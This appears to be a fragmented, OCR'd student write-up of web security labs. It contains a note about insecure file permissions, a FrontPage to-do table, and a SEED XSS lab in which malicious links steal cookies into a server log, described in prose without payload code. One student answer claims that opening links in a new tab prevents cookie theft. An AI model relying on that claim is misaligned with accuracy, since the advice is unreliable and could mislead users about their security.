
The files in the tool are: Blue hills.jpg _vti_cnf descr.htm

Finish

Points for the project

Note: *If you are a student and managed get until here, you are done. Take a screenshot of this site and include it in your write-up. Good job!*

What did you learn? -- Web hackers constantly are on the look for insecure CGI and PHP Scripts together with other files and directories that are set with risky permissions. Using them, they manage to get access to critical files and learn crucial information about an organization. Therefore, it is important to design web applications carefully by assigning proper permissions to the file system and by practicing secure scripting techniques



Active To Do List

Number	Task	Pri	Author	Created By Tool	Created On	Modified On	Completed	Moc By
1	Customize Home Page	1	DSU\malladis	Corporate Presence Wizard	09 Dec 2005 22:36:19 -0600	09 Dec 2005 22:36:19 -0600	N	
2	Customize News Page	1	DSU\malladis	Corporate Presence Wizard	09 Dec 2005 22:36:19 -0600	09 Dec 2005 22:36:19 -0600	N	
3	Customize Products Page	1	DSU\malladis	Corporate Presence Wizard	09 Dec 2005 22:36:20 -0600	09 Dec 2005 22:36:20 -0600	N	
	Customize			Corporate	09 Dec 2005	09 Dec 2005		

III. IV. XSS Attacks With Apache configured and /etc/hosts modified, visit http://www.xsslab.com/setgetcookie.htm using the browser on the SEEDUbuntu machine. Enter a name and password, and click “Set Cookie.” Now click “Show Cookie.” Note the behavior. Visit http://www.xsslab.com/malURL.htm on the SEEDUbuntu machine. Click on each of the two links and examine the behavior.

Questions:

1) How could a user prevent the sort of the attack used by the second link?

If user click the link and open in a new tab, new window, or new private window, the malicious link won’t be able to steal cookies. The only way they can steal is by directly clicking on the links.

2) Set the cookie using setgetcookie.htm again and then click on one of the malURL.htm links. Repeat this process a couple of times.

Now, run the following from a command line: cat /var/www/xsslab/log.txt Can you explain what is happening behind the scenes here? Can you think of any way a hacker could exploit this behavior?

Everytime a cookie has been steal, it will record the cookie in the log.txt. It contains the history of every cookie been successfully stolen. If you just set cookie without clicking any malicious link, your cookie name won’t show in the log. If you directly click the url where your cookie will be successfully stolen, it will record on the log.txt everytime it success. If you click in new windows or new tabs which will redirect to a malicious code included set cookie link which will get your cookie after you setup, and the cookie will be recorded in the log.txt.

A hacker will deliver malicious url links cover or uncovered with mouse hover, if user directly click on them, it will steal the cookie in the attacker’s log.txt and they may use the cookie in the future to log in to the web with identity of the user.